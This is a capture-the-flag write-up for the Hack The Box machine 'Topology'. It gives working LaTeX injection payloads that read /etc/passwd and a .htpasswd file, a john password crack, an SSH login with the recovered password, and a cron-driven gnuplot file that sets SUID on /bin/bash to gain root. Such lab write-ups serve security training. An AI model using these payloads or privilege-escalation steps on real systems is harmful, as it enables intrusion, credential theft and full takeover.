Hack The Box: Topology Write-Up

Description
Topology starts with a website for a Math department at a university with multiple virtual hosts. One has a utility for turning LaTeX text into an image. I’ll exploit an injection to get file read, and get the .htpassword file for a dev site, which has a shared password with a user on the box. To get to root, I’ll exploit a cron running gnuplot. In Beyond Root, I’ll look at an unintended filter bypass that allows for getting a shell as www-data by writing a webshell using LaTeX, as well as how one of the images that gnuplot is creating got broken and how to fix it
Difficulty: easy
Part 1: Enumeration & Foothold
port scan

The open ports of the machine are 22 (SSH) and 80 (Http). This would be the main page of the website, we see that there is a domain topology.htb so we add it to our /etc/hosts file.
echo "10.10.11.217 topology.htb" | sudo tee -a /etc/hosts
upon navigating to the url http://topology.htb we get this, maths university department website

On the same website source code page we discovered a link that takes us to the latex.topology.htb subdomain .

Before inspecting the Latex subdomain, we search through Wfuzz for other possible subdomains.

We find another subdomain that does not appear on the web, it is dev.topology.htb so we add it to /etc/hosts.

if we visit it, an authentication panel will appear, we tried some weak credentials but without success.

We go back to the Latex subdomain and basically what we can do is create images from mathematical equations.
If we try to perform a Latex Injection to read a file from the machine, we get the following message:

Shell as vdaisley
After many tries, I manage to read files from the machine using the following loop in latex.
1
\newread\file \openin\file=/etc/passwd \read\file to\line \text{\line} \closein\fileu

The problem is that we only see one line of the file, for this we must use the $ symbol at the beginning and at the end, since they indicate that they are formulas in a single line.
1
$\lstinputlisting{/etc/passwd}$
If we send it, the image we receive is as follows:

We obtain the /etc/passwd file, thus being able to read the entire file.
We know there is a subdomain that we can’t access, we can try to get credentials in case the .htpasswd file exists.
This would be the path where the .htpasswd could be stored, so we make the request.
1
$\lstinputlisting{/var/www/dev/.htpasswd}$
This would be the image we get, it is about the encrypted credentials of the user vdaisley .

we use john to crack the password
1
2
3
4
5
6
7
8
john --wordlist=usr/share/wordlist/rockyou.txt hash
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
calculus20       (vdaisley)
1g 0:00:00:05 DONE 0.1769g/s 176436p/s 176436c/s 176436C/s callel..butkis
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
We connect via SSH and read the flag.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
❯ ssh vdaisley@topology.htb
The authenticity of host 'topology.htb (10.10.11.217)' can't be established.
ED25519 key fingerprint is SHA256:F9cjnqv7HiOrntVKpXYGmE9oEaCfHm5pjfgayE/0OK0.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'topology.htb' (ED25519) to the list of known hosts.
vdaisley@topology.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-150-generic x86_64)

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login:

-bash-5.0$
-bash-5.0$ cat user.txt
f8**************************aa
-bash-5.0$
Part 2: Privesc
Shell as root
We download pspy and give it execution permissions.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
vdaisley@topology:~$ wget 10.10.14.69/pspy
--2023-X-X X:X:X--  http://10.10.14.69/pspy
Connecting to 10.10.14.69:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: ‘pspy’

pspy 100%[======================>]   2.96M  5.71MB/s    in 0.5s

X-X-X X:X:X (5.71 MB/s) - ‘pspy’ saved [3104768/3104768]

vdaisley@topology:~$ ls
pspy  user.txt
vdaisley@topology:~$ chmod +x pspy
We see that gnuplot is executed , for those of you who don’t know what it is, it is a script originally created to allow scientists and students to visualize mathematical functions and data interactively, but has grown to support many non-interactive uses such as web scripting. http://www.gnuplot.info/
1
2
2023/06/13 16:33:01 CMD: UID=0 PID=1419 | find /opt/gnuplot -name *.plt -exec gnuplot {} ;
2023/06/13 16:33:01 CMD: UID=0 PID=1418 | /bin/sh -c find "/opt/gnuplot" -name "*.plt" -exec gnuplot {} \;
Since we have permissions to create files in the /opt/gnuplot directory, we create a file for the program to convert BASH with SUID permissions.
1
2
3
4
5
6
7
vdaisley@topology:~$ ls -l /opt/
total 4
drwx-wx-wx 2 root root 4096 Jun 13 16:45 gnuplot
vdaisley@topology:~$ echo 'system "chmod u+s /bin/bash"' > /opt/gnuplot/privesc.plt
vdaisley@topology:~$ watch -n 1 ls -l /bin/bash
vdaisley@topology:~$ cat /opt/gnuplot/privesc.plt
system "chmod u+s /bin/bash"
After a few seconds, BASH changes its permissions, thus being able to become root and read the flag.
1
2
3
4
5
6
7
8
9
vdaisley@topology:~$ watch -n 1 ls -l /bin/bash
vdaisley@topology:~$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1183448 Apr 18  2022 /bin/bash
vdaisley@topology:~$ bash -p
bash-5.0# whoami
root
bash-5.0# cat /root/root.txt
87**************************14
bash-5.0#